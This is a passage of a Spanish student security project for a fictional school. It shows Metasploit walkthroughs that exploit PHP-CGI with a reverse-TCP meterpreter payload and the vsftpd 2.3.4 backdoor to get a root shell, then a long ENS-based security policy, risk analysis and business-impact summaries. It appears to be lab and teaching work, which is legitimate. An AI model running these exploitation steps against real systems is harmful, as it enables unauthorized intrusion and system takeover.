   PLESK        false            yes       Exploit Plesk
   Proxies                       no        A proxy chain of format type:host:port[,type:host:port][ ... ]
   RHOSTS                        yes       The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
   RPORT        80               yes       The target port (TCP)
   SSL          false            no        Negotiate SSL/TLS for outgoing connections
   TARGETURI                     no        The URI to request (must be a CGI-handled PHP script)
   URIENCODING  0                yes       Level of URI URIENCODING and padding (0 for minimum)
   VHOST                         no        HTTP server virtual host


Payload options (php/meterpreter/reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  192.168.100.166  yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Automatic


View the full module info with the info, or info -d command.
```

Figure 13. Descripción extendida vulnerabilidad 2

Una vez configurado lo ejecutamos y se nos abrirá una sesión de meterpreter con nuestro objetivo, realizamos un ls o sysinfo para ver obtener información del equipo conectado.



Figure 14. Descripción extendida vulnerabilidad 2

9.5.2.4 Recomendaciones

Utiliza una contraseña segura.

Asigna los mínimos permisos posibles a cada tipo de usuario

Instale la última versión de la aplicación

9.5.2.5 Referencias

https://www.cvedetails.com/cve/CVE-2012-1823/

http://rhn.redhat.com/errata/RHSA-2012-0569.html

http://support.apple.com/kb/HT5501

http://www.mandriva.com/security/advisories?name=MDVSA-2012:068

http://lists.opensuse.org/opensuse-security-announce/2012-05/msg00002.html

http://rhn.redhat.com/errata/RHSA-2012-0570.html

http://rhn.redhat.com/errata/RHSA-2012-0546.html

9.5.3 VSFPTD 2.3.4 Vulrenability(CVE-2011-2523)

9.5.3.1 Descripción

Vsftpd 2.3.4 descargado entre 30-06-2011 y 03-07-2011 contiene una puerta trasera que abre un shell en el puerto 6200/tcp.

9.5.3.2 Impacto

CVSS Score	10.0
Confidentiality Impact	Complete (There is total information disclosure, resulting in all system files being revealed.)
Integrity Impact	Complete (There is a total compromise of system integrity. There is a complete loss of system protection, resulting in the entire system being compromised.)
Availability Impact	Complete (There is a total shutdown of the affected resource. The attacker can render the resource completely unavailable.)
Access Complexity	Low (Specialized access conditions or extenuating circumstances do not exist. Very little knowledge or skill is required to exploit.)
Authentication	Not required (Authentication is not required to exploit the vulnerability.)
Gained Access	None
Vulnerability Type(s)	
CWE ID	78

Figure 15. Impacto vulnerabilidad 3

9.5.3.3 Descripción extendida

Primeramente iniciamos Metaexploit con msfconsole y buscamos con search el servicio,donde vemos que hemos encontrado un exploit que afecta a la versión del servicio que queremos explotar.

```
msf6 > search vsftpd

Matching Modules
================

   #  Name                                  Disclosure Date  Rank       Check  Description
   -  ----                                  ---------------  ----       -----  -----------
   0  exploit/unix/ftp/vsftpd_234_backdoor  2011-07-03       excellent  No     VSFTPD v2.3.4 Backdoor Command Execution

Interact with a module by name or index. For example info 0, use 0 or use exploit/unix/ftp/vsftpd_234_backdoor

msf6 > use 0
[*] No payload configured, defaulting to cmd/unix/interact
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > options

Module options (exploit/unix/ftp/vsftpd_234_backdoor):

   Name    Current Setting  Required  Description
   ----    ---------------  --------  -----------
   RHOSTS                   yes       The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
   RPORT   21               yes       The target port (TCP)


Payload options (cmd/unix/interact):

   Name  Current Setting  Required  Description
   ----  ---------------  --------  -----------


Exploit target:

   Id  Name
   --  ----
   0   Automatic


View the full module info with the info, or info -d command.
```

Figure 16. Descripción extendida vulnerabilidad 3

Seguidamente lo seleccionamos y configuramos las opciones, en este caso solamente bastará con modificar el rhost, el cual será la IP de nuestro obejtivo .Una vez configurado usamos run para ejecutarlo y como se aprecia en la captura la conexión ha resultado exitosa y tenemos acceso al objetivo a través de una shell, donde podremos realizar acciones para o bien recolectar información o gestionar servicios.Con un simple whoami podemos ver que somos root y con ls se puede ver el contenido del directorio.



Figure 17. Descripción extendida vulnerabilidad 3

9.5.3.4 Recomendaciones

Utiliza una contraseña segura.

Asigna los mínimos permisos posibles a cada tipo de usuario

Instale la última versión de la aplicación.

9.5.3.5 Referencias

https://www.cvedetails.com/cve/CVE-2011-2523/

https://security-tracker.debian.org/tracker/CVE-2011-2523

https://www.openwall.com/lists/oss-security/2011/07/11/5

https://vigilance.fr/vulnerability/vsftpd-backdoor-in-version-2-3-4-10805

https://packetstormsecurity.com/files/102745/VSFTPD-2.3.4-Backdoor-Command-Execution.html

https://access.redhat.com/security/cve/cve-2011-2523

http://packetstormsecurity.com/files/162145/vsftpd-2.3.4-Backdoor-Command-Execution.html

10 Normativa y Legislación en Ciberseguridad

10.1 Aprobación y entrada en vigor

Esta normativa de "Política y Seguridad de la Información del Colegio Público Coleriesgosa" deroga y deja sin efecto la "Política de Seguridad del Colegio Público Coleriesgosa" aprobada por el Consejo de Gobierno el 28/01/2014, y será efectiva desde la fecha de aprobación en Consejo de Gobierno y hasta que sea reemplazada por una nueva Política.

10.2 Introducción

Colegio Público Coleriesgosa depende de los sistemas TIC (Tecnologías de Información y Comunicaciones) para alcanzar sus objetivos. Estos sistemas deben ser administrados con diligencia, tomando las medidas adecuadas para protegerlos frente a daños accidentales o deliberados que puedan afectar a la disponibilidad, integridad o confidencialidad de la información tratada o los servicios prestados.

El objetivo de la seguridad de la información es garantizar la calidad de la información y la prestación continuada de los servicios, actuando preventivamente, supervisando la actividad diaria y reaccionando con presteza a los incidentes.

Los sistemas TIC deben estar protegidos contra amenazas de rápida evolución con potencial para incidir en la confidencialidad, integridad, disponibilidad, uso previsto y valor de la información y los servicios. Para defenderse de estas amenazas, se requiere una estrategia que se adapte a los cambios en las condiciones del entorno para garantizar la prestación continua de los servicios.

Esto implica que los departamentos deben aplicar las medidas mínimas de seguridad exigidas por el Esquema Nacional de Seguridad, así como realizar un seguimiento continuo de los niveles de prestación de servicios, seguir y analizar las vulnerabilidades reportadas, y preparar una respuesta efectiva a los incidentes para garantizar la continuidad de los servicios prestados. Los diferentes departamentos deben cerciorarse de que la seguridad TIC es una parte integral de cada etapa del ciclo de vida del sistema, desde su concepción hasta su retirada de servicio, pasando por las decisiones de desarrollo o adquisición y las actividades de explotación. Los requisitos de seguridad y las necesidades de financiación, deben ser identificados e incluidos en la planificación, en la solicitud de ofertas, y en pliegos de licitación para proyectos de TIC.

Los departamentos deben estar preparados para prevenir, detectar, reaccionar y recuperarse de incidentes, de acuerdo al Artículo 7 del ENS.

10.2.1 Prevención

Los departamentos deben evitar, o al menos prevenir en la medida de lo posible, que la información o los servicios se vean perjudicados por incidentes de seguridad. Para ello los departamentos deben implementar las medidas mínimas de seguridad determinadas por el ENS, así como cualquier control adicional identificado a través de una evaluación de amenazas y riesgos. Estos controles, y los roles y responsabilidades de seguridad de todo el personal, deben estar claramente definidos y documentados.

· Autorizar los sistemas antes de entrar en operación.

· Evaluar regularmente la seguridad, incluyendo evaluaciones de los cambios de configuración realizados de forma rutinaria.

· Solicitar la revisión periódica por parte de terceros con el fin de obtener una evaluación independiente.

10.2.2 Detección

Dado que los servicios se pueden degradar rápidamente debido a incidentes, que van desde una simple desaceleración hasta su detención, los servicios deben monitorizar la operación de manera continua para detectar anomalías en los niveles de prestación de los servicios y actuar en consecuencia según lo establecido en el Artículo 9 del ENS. La monitorización es especialmente relevante cuando se establecen líneas de defensa de acuerdo con el Artículo 8 del ENS. Se establecerán mecanismos de detección, análisis y reporte que lleguen a los responsables regularmente y cuando se produce una desviación significativa de los parámetros que se hayan preestablecido como normales.

10.2.3 Respuesta

Los departamentos deben:

· Establecer mecanismos para responder eficazmente a los incidentes de seguridad.

· Designar punto de contacto para las comunicaciones con respecto a incidentes detectados en otros departamentos o en otros organismos.

· Establecer protocolos para el intercambio de información relacionada con el incidente. Esto incluye comunicaciones, en ambos sentidos, con los Equipos de Respuesta a Emergencias (CERT).

10.2.4 Recuperación

Para garantizar la disponibilidad de los servicios críticos, los departamentos deben desarrollar planes de continuidad de los sistemas TIC como parte de su plan general de continuidad de negocio y actividades de recuperación.

10.3 Alcance

Esta política se aplica a todos los sistemas TIC del Colegio Público Coleriesgosa y a todos los miembros de la misma, sin excepciones.

El R.D. 3/2010 se aplica a todos los recursos informáticos, los datos, las comunicaciones y los servicios electrónicos, y permite a los ciudadanos y al propio Colegio Público Coleriesgosa, el ejercicio de derechos y el cumplimiento de deberes a través de medios informáticos.

10.4 Misión

Colegio Público Coleriesgosa es una Institución de Derecho Público al servicio de la sociedad, con personalidad jurídica y patrimonio propio, que goza de la autonomía reconocida por la Constitución española, desempeña aquellas competencias expresamente atribuidas por la legislación y ejercita los derechos que el ordenamiento jurídico le otorga.

Son objetivos fundamentales del Colegio Público Coleriesgosa los siguientes:

· Realizar una enseñanza de calidad y contribuir al avance del conocimiento por medio de la actividad investigadora.

· Crear, enseñar y difundir ciencia, cultura, arte y tecnología, y contribuir al progreso social, económico y cultural.

· Promover la máxima proyección social de sus actividades mediante el establecimiento de cauces de colaboración y asistencia a la sociedad de su entorno.

· Propiciar la creación y difusión de hábitos y formas culturales críticas, participativas y solidarias, así como una formación permanente, abierta y plural.

· Fomentar la movilidad de los miembros de la comunidad universitaria y la cooperación internacional.

· Integrar las tecnologías de la información y el conocimiento en la actividad universitaria, a fin de incrementar su eficiencia global.

· Formar a los estudiantes para su desarrollo intelectual y su inserción cualificada en el mundo laboral.

Colegio Público Coleriesgosa, en ejercicio de su autonomía económica y financiera y de acuerdo con la legislación vigente, dispone del patrimonio y los recursos adecuados a la satisfacción de sus fines y tiene plena capacidad para gestionar sus bienes.

10.5 Marco normativo

El marco normativo en materia de seguridad de la información en el que el Colegio Público Coleriesgosa desarrolla su actividad, esencialmente, es el siguiente:

• Ley 39/2015, de 1 de octubre, del Procedimiento Administrativo Común de las Administraciones Públicas.

• Ley 40/2015, de 1 de octubre, de Régimen Jurídico del Sector Público.

• Ley Orgánica 3/2018, de 5 de diciembre, de Protección de Datos Personales y Garantía de los Derechos Digitales.

• REGLAMENTO (UE) 2016/679 DEL PARLAMENTO EUROPEO Y DEL CONSEJO de 27 de abril de 2016 relativo a la protección de las personas físicas en lo que respecta al tratamiento de datos personales y a la libre circulación de estos datos y por el que se deroga la Directiva 95/46/CE.

• Real Decreto 3/2010, de 8 de enero, por el que se regula el Esquema Nacional de Seguridad en el ámbito de la administración electrónica.

• Real Decreto 951/2015, de 23 de octubre, de modificación del Real Decreto 3/2010, de 8 de enero, por el que se regula el Esquema Nacional de Seguridad en el ámbito de la Administración Electrónica

• Real Decreto 4/2010, de 8 de enero, por el que se regula el Esquema Nacional de Interoperabilidad en el ámbito de la Administración electrónica.

• Ley 34/2002, de 11 de julio, de Servicios de la Sociedad de la Información y de comercio electrónico.

• Ley 59/2003, de 19 de diciembre, de firma electrónica.

• Real Decreto Legislativo 5/2015, de 30 de octubre, por el que se aprueba el texto refundido de la Ley del Estatuto Básico del Empleado Público.

• Ley Orgánica 6/2001, de 21 de diciembre, de Universidades.

• Ley Orgánica 4/2007, de 12 de abril, por la que se modifica la Ley Orgánica 6/2001, de 21 de diciembre, de Universidades.

• Ley 3/2003, de 28 de marzo, de colegios de Castilla y León.

• Estatuto colegios de León.

10.6 Organización de la seguridad

10.6.1 Comités: Funciones Y Responsabilidades

El Comité de Seguridad de la Información coordina la seguridad de la información en el Colegio Público Coleriesgosa.

El Comité de Seguridad de la Información estará formado por:

o Presidente: El director o persona en quien delegue.

o CISO: Dirección del Servicio de Informática y Comunicaciones.

o Administrador de sistemas: Dirección del Servicio de Informática y Comunicaciones.

El CISO del Comité de Seguridad TIC tendrá como funciones:

· Convoca las reuniones del Comité de Seguridad de la Información.

· Prepara los temas a tratar en las reuniones del Comité, aportando información puntual para la toma de decisiones.

· Elabora el acta de las reuniones.

· Es responsable de la ejecución directa o delegada de las decisiones del Comité.

El Comité de Seguridad TIC tendrá las siguientes funciones:

· Informar regularmente del estado de la seguridad de la información al Director.

· Promover la mejora continua del sistema de gestión de la seguridad de la información.

· Elaborar la estrategia de evolución del Colegio Público Coleriesgosa en lo que respecta a seguridad de la información.

· Coordinar los esfuerzos de las diferentes áreas en materia de seguridad de la información, para asegurar que los esfuerzos son consistentes, alineados con la estrategia decidida en la materia, y evitar duplicidades.

· Elaborar y aprobar los requisitos de formación y calificación de administradores, operadores y usuarios desde el punto de vista de seguridad de la información.

· Monitorizar los principales riesgos residuales asumidos por el Colegio Público Coleriesgosa y recomendar posibles actuaciones respecto de ellos.

· Monitorizar el desempeño de los procesos de gestión de incidentes de seguridad y recomendar posibles actuaciones respecto de ellos. En particular, velar por la coordinación de las diferentes áreas de seguridad en la gestión de incidentes de seguridad de la información.

· Promover la realización de las auditorías periódicas que permitan verificar el cumplimiento de las obligaciones del organismo en materia de seguridad.

· Aprobar planes de mejora de la seguridad de la información del Colegio Público Coleriesgosa. En particular velará por la coordinación de diferentes planes que puedan realizarse en diferentes áreas.

· Priorizar las actuaciones en materia de seguridad cuando los recursos sean limitados.

· Velar porque la seguridad de la información se tenga en cuenta en todos los proyectos TIC desde su especificación inicial hasta su puesta en operación. En particular deberá velar por la creación y utilización de servicios horizontales que reduzcan duplicidades y apoyen un funcionamiento homogéneo de todos los sistemas TIC.

· Resolver los conflictos de responsabilidad que puedan aparecer entre los diferentes responsables, elevando aquellos casos en los que no tenga suficiente autoridad para decidir.

10.6.2 Roles: Funciones Y Responsabilidades

Las funciones y responsabilidades se detallan a continuación:

Responsable de la Información

La figura del responsable de la Información recaerá en el CISO Colegio Público Coleriesgosa. Tendrá las siguientes funciones y responsabilidades:

· Velar por el buen uso de la información y, por tanto, de su protección.

· Establecer los requisitos de la información que deban ser garantizados en el tratamiento de la misma.

· Valorar para cada información contemplada en el análisis de riesgos las diferentes dimensiones de la seguridad (disponibilidad, confidencialidad, integridad, autenticidad y trazabilidad) establecidas en el ENS y fijar los niveles adecuados de seguridad.

Responsable del Servicio

La figura de Responsable del Servicio recaerá en el/la CISO Colegio Público. Son sus funciones y responsabilidades:

· Establecer los requisitos del servicio en materia de seguridad, incluyendo los requisitos de interoperabilidad, accesibilidad y disponibilidad.

· Determinar los niveles de seguridad de los servicios.

· Hacer cumplir adecuadamente la Política, la Normativa y los procedimientos de seguridad en los servicios.

Responsable de Seguridad

La figura de Responsable de Seguridad recaerá en el CISO con responsabilidades en las Tecnologías de la Información y las Comunicaciones. Tendrá como funciones y responsabilidades las siguientes:

· Mantener la seguridad de la información manejada y de los servicios prestados por los sistemas de información en su ámbito de responsabilidad, de acuerdo a lo establecido en la Política de Seguridad.

· Promover la formación y concienciación en materia de seguridad de la información.

· Determinar la categoría de los sistemas y las medidas de seguridad que deben aplicarse siguiendo el ENS.

· Validar los procedimientos operativos de seguridad, los planes de mejora de la seguridad y los planes de continuidad.

· Realizar o instar a realizar los análisis de riesgos con revisión y aprobación anual.

· Realizar o instar a la realización de auditorías de seguridad periódicas.

· Elaborar la Normativa de Seguridad.

Delegado de Protección de Datos

La figura del Delegado de Protección de Datos será designada por el Director. Las funciones de Delegado de Protección de Datos se podrán asignar en entidades externas con experiencia en materia de protección de datos personales y seguridad de la información. De acuerdo a lo previsto en el artículo 39 del RGPD, las funciones del Delegado de Protección de Datos son las siguientes:

· Informar y asesorar al responsable o al encargado del tratamiento y a los empleados que se ocupen del tratamiento de las obligaciones que les incumben en virtud del RGPD y de otras disposiciones de protección de datos de la Unión o de los Estados miembros.

· Supervisar el cumplimiento de lo dispuesto en el RGPD, de otras disposiciones de protección de datos de la Unión o de los Estados miembros y de las políticas del responsable o del encargado del tratamiento en materia de protección de datos personales, incluida la asignación de responsabilidades, la concienciación y formación del personal que participa en las operaciones de tratamiento, y las auditorías correspondientes.

· Ofrecer el asesoramiento que se le solicite acerca de la evaluación de impacto relativa a la protección de datos y supervisar su aplicación.

· Cooperar con la autoridad de control.

· Actuar como punto de contacto de la autoridad de control para cuestiones relativas al tratamiento, y realizar consultas, en su caso, sobre cualquier otro asunto.

· Desempeñará sus funciones prestando la debida atención a los riesgos asociados a las operaciones de tratamiento, teniendo en cuenta la naturaleza, el alcance, el contexto y fines del tratamiento.

Responsable del Sistema

La figura de Responsable del Sistema recaerá en el CISO del Servicio de Informática y Comunicación, siendo sus funciones y responsabilidades:

· Desarrollar, operar y mantener el Sistema de Información durante todo su ciclo de vida, de sus especificaciones, instalación y verificación de su correcto funcionamiento.

· Definir la topología y sistema de gestión del Sistema de Información estableciendo los criterios de uso y los servicios disponibles en el mismo.

· Cerciorarse de que las medidas específicas de seguridad se integren adecuadamente dentro del marco general de seguridad.

· El Responsable del Sistema puede acordar la suspensión del manejo de una cierta información o la prestación de un cierto servicio si es informado de deficiencias graves de seguridad que pudieran afectar a la satisfacción de los requisitos establecidos. Esta decisión debe ser acordada con los responsables de la información afectada, del servicio afectado y el Responsable de la Seguridad, antes de ser ejecutada.

10.6.3 Procedimientos de designación

El Responsable de Seguridad de la Información será nombrado por el Director a propuesta del Comité de Seguridad TIC. El nombramiento se revisará cada 2 años o cuando el puesto quede vacante.

El Departamento responsable de un servicio que se preste electrónicamente de acuerdo a la Ley 11/2007 designará al Responsable del Sistema, precisando sus funciones y responsabilidades dentro del marco establecido por esta Política.

10.6.4 Política de seguridad de la información

Será misión del Comité de Seguridad TIC la revisión anual de esta Política de Seguridad de la Información y la propuesta de revisión o mantenimiento de la misma. La Política será aprobada por el responable de seguridad y difundida para que la conozcan todas las partes afectadas.

10.7 Datos de carácter personal

Colegio Público Coleriesgosa trata datos de carácter personal. En aplicación del principio de responsabilidad proactiva establecido en el Reglamento General de Protección de Datos, las actividades de tratamiento de datos de carácter personal se integrarán en la categorización de sistemas del Esquema Nacional de Seguridad, considerando las amenazas y riesgos asociados a este tipo de tratamientos.

Se aplicará, asimismo, cualquier otra normativa vigente en materia de protección de datos de carácter personal.

10.8 Gestión de riesgos

Todos los sistemas sujetos a esta Política deberán realizar un análisis de riesgos, evaluando las

amenazas y los riesgos a los que están expuestos. Este análisis se repetirá:

· Regularmente, al menos una vez al año

· Cuando cambie la información manejada

· Cuando cambien los servicios prestados

· Cuando ocurra un incidente grave de seguridad

· Cuando se reporten vulnerabilidades graves

Para la armonización de los análisis de riesgos, el Comité de Seguridad TIC establecerá una valoración de referencia para los diferentes tipos de información manejados y los diferentes servicios prestados. El Comité de Seguridad TIC dinamizará la disponibilidad de recursos para atender a las necesidades de seguridad de los diferentes sistemas, promoviendo inversiones de carácter horizontal.

La gestión de riesgos quedará documentada en el informe de Análisis y gestión de riesgos.

10.9 Desarrollo de la política de seguridad de la información

Esta Política de Seguridad de la información complementa las políticas de seguridad del Colegio Público Coleriesgosa en materia de protección de datos de carácter personal.

Esta Política se desarrollará por medio de una Normativa de Seguridad que afronte aspectos específicos. La Normativa de Seguridad estará a disposición de todos los miembros de la organización que necesiten conocerla, en particular para aquellos que utilicen, operen o administren los sistemas de información y comunicaciones.

La Normativa de Seguridad estará disponible en la intranet para su consulta

10.10 Obligaciones del personal

Todos y cada uno de los usuarios de los sistemas de información del Colegio Público Coleriesgosa son responsables de la seguridad de los activos de información mediante un uso correcto de los mismos, siempre de acuerdo con sus atribuciones profesionales y académicas.

Todos los miembros del Colegio Público Coleriesgosa tienen la obligación de conocer y cumplir esta Política de Seguridad de la Información y la Normativa de Seguridad, siendo responsabilidad del Comité de Seguridad disponer los medios necesarios para que la información llegue a los afectados.

Los miembros del Colegio Público Coleriesgosa recibirán formación en seguridad de la información. Se establecerá un programa de concienciación continua para atender a todos los miembros del Colegio Público Coleriesgosa, en particular a los de nueva incorporación.

Las personas con responsabilidad en el uso, operación o administración de sistemas TIC recibirán formación para el manejo seguro de los sistemas en la medida en que la necesiten para realizar su trabajo. La formación será obligatoria antes de asumir una responsabilidad, tanto si es su primera asignación o si se trata de un cambio de puesto de trabajo o de responsabilidades en el mismo.

10.11 Terceras partes

Cuando el Colegio Público Coleriesgosa preste servicios a otros organismos o maneje información de otros organismos, se les hará partícipes de esta Política de Seguridad de la Información, se establecerán canales para reporte y coordinación de los respectivos Comités de Seguridad TIC y se establecerán procedimientos de actuación para la reacción ante incidentes de seguridad.

Cuando el Colegio Público Coleriesgosa utilice servicios de terceros o ceda información a terceros, se les hará partícipes de esta Política de Seguridad y de la Normativa de Seguridad que ataña a dichos servicios o información. Dicha tercera parte quedará sujeta a las obligaciones establecidas en dicha normativa, pudiendo desarrollar sus propios procedimientos operativos para satisfacerla. Se establecerán procedimientos específicos de reporte y resolución de incidencias. Se garantizará que el personal de terceros está adecuadamente concienciado en materia de seguridad, al menos al mismo nivel que el establecido en esta Política.

Cuando algún aspecto de la Política no pueda ser satisfecho por una tercera parte según se requiere en los párrafos anteriores, se requerirá un informe del Responsable de Seguridad que precise los riesgos en que se incurre y la forma de tratarlos. Se requerirá la aprobación de este informe por los responsables de la información y los servicios afectados antes de seguir adelante.

Evaluación de los resultados

1 Enumeración y caracterización de los activos

En este proceso se ha realizado un análisis exhaustivo de los activos de un sistema de información para determinar su importancia y la potencial repercusión de su degradación en la organización. Se identificaron y categorizaron 25 activos utilizando la herramienta pilar, evaluándolos según su tipo y las interrelaciones entre ellos. Además, se valoró la importancia de cada activo en diversas dimensiones de seguridad: disponibilidad, integridad, confidencialidad, autenticidad y trazabilidad. El valor de cada activo en estas dimensiones se expresó cualitativamente para facilitar la comprensión. La evaluación del daño potencial si estas dimensiones se ven comprometidas varía desde "BAJA", que implica daños menores o nulos, hasta "TOTAL", donde la degradación del activo afectaría completamente a la organización.

2 Identificación amenazas

El objetivo de esta actividad es identificar las amenazas relevantes a un sistema de información, clasificándolas según su probabilidad de ocurrencia y el daño potencial que pueden causar. Utilizando el software Pilar y el catálogo de amenazas de MAGERIT, se han identificado específicamente las amenazas para cada activo. Dada la amplitud de la información recabada, se optó por organizarla en un archivo Excel, facilitando su manejo y consulta.

El documento titulado "Identificación de amenazas" detalla cada amenaza asociada a los activos, incluyendo su probabilidad de ocurrencia y el nivel de degradación posible en varias dimensiones. La valoración se realiza de manera cualitativa, mejorando así la comprensión de los riesgos asociados.

Los niveles de degradación varían desde "BAJA", implicando daños menores o nulos y fácil recuperación, hasta "TOTAL", donde la degradación compromete completamente al activo. En cuanto a la probabilidad de ocurrencia, esta también se expresa cualitativamente, desde "MB" (muy baja, es decir, muy raro que ocurra) hasta "MA" (muy alta, casi seguro que ocurra).

3 Plan de tratamiento de riesgos

El término "riesgo" se refiere a la evaluación del daño potencial que puede sufrir un sistema debido a amenazas identificadas. Al conocer el impacto que las amenazas pueden tener sobre los activos y considerar la probabilidad de su ocurrencia, se puede calcular el riesgo asociado de manera directa. Una metodología efectiva para visualizar y gestionar esta información es mediante la creación de una matriz de riesgos, que correlaciona el impacto y la probabilidad para determinar el nivel de riesgo, facilitando así la priorización y resolución de los mismos.

Dentro de cualquier entidad, siempre existirán riesgos; por lo tanto, es crucial priorizar aquellos con mayor impacto y probabilidad de ocurrencia. Para gestionar esto de manera eficiente, se establece un umbral específico de riesgo, en este caso {2,2}. Las amenazas que se encuentran

por debajo de este umbral se consideran no significativas y, por ende, no justifican una inversión de recursos para su mitigación.

El documento denominado "Valoración de riesgos", en su apartado de riesgo inherente, incluye el cálculo de cada riesgo para cada activo y amenaza, evaluando tanto la probabilidad de ocurrencia de las amenazas como la degradación potencial en cada dimensión antes de aplicar cualquier medida de protección o salvaguarda

4 Declaración de aplicabilidad.

Después de identificar los riesgos y amenazas a abordar, el paso siguiente es determinar cómo manejarlos de manera efectiva. Se utiliza una tabla de controles y responsables para asignar medidas específicas y responsabilidades a cada amenaza o riesgo, consolidadas en un archivo Excel llamado “Declaración de aplicabilidad”. Este documento proporciona detalles sobre las medidas de seguridad a implementar, las acciones específicas de cada medida, los responsables de su ejecución, el estado de la implementación, la fecha de aprobación y los niveles de madurez. Este enfoque detallado asegura que todas las partes involucradas entiendan sus roles y facilita el seguimiento del progreso y la efectividad de las medidas de seguridad. Además, es vital para cualquier organización revisar y actualizar regularmente estas medidas para adaptarse a cambios en el entorno de amenazas o en los requisitos operativos y legales, manteniendo así una gestión de riesgos dinámica y actualizada.

5 Registro de incidentes

El marco descrito proporciona una estructura detallada para manejar incidentes de seguridad en una organización, comenzando con la recopilación de información básica del incidente, incluyendo identificación, tipo, y severidad. Sigue con una descripción detallada del incidente y su origen, evaluando los sistemas afectados y el impacto en las operaciones del negocio. La respuesta al incidente incluye medidas inmediatas de mitigación, identificación del equipo de respuesta, y comunicaciones pertinentes. Además, se documentan todas las evidencias y se elabora un informe final. Se incluyen también Indicadores de Compromiso para ayudar a identificar futuros ataques, completando así un enfoque integral para la gestión de incidentes de seguridad.

6 Análisis de impacto en el negocio (BIA)

El Análisis de Impacto en el Negocio (BIA) es una herramienta fundamental para la planificación de la continuidad del negocio, especialmente en entornos educativos donde los servicios críticos como la gestión de matrículas, notas y notificaciones son vitales. El BIA ayuda a establecer umbrales de tiempo máximo de interrupción tolerable (PMIT/MTPD), objetivos de punto de recuperación (RPO) y objetivos de tiempo de recuperación (RTO) para cada servicio esencial. Por ejemplo, el PMIT para servicios esenciales durante el horario escolar es idealmente no más de 4 horas, mientras que el RPO y RTO varían según la naturaleza del servicio, como 1 hora para la gestión de matrículas y 2 horas para la gestión de notas, respectivamente.

Para asegurar una implementación efectiva de la continuidad del negocio y la recuperación ante desastres, es crucial la recopilación exhaustiva de información a través de talleres, cuestionarios y entrevistas. Estos métodos permiten a los diferentes departamentos de la institución educativa participar activamente en la preparación y respuesta ante desastres, aumentando la conciencia y fomentando una cultura de resiliencia. El enfoque incluye desde la preparación de escenarios de desastres hasta la evaluación de la criticidad de los datos y la infraestructura de TI, lo que permite identificar vulnerabilidades críticas y requisitos de recuperación específicos.

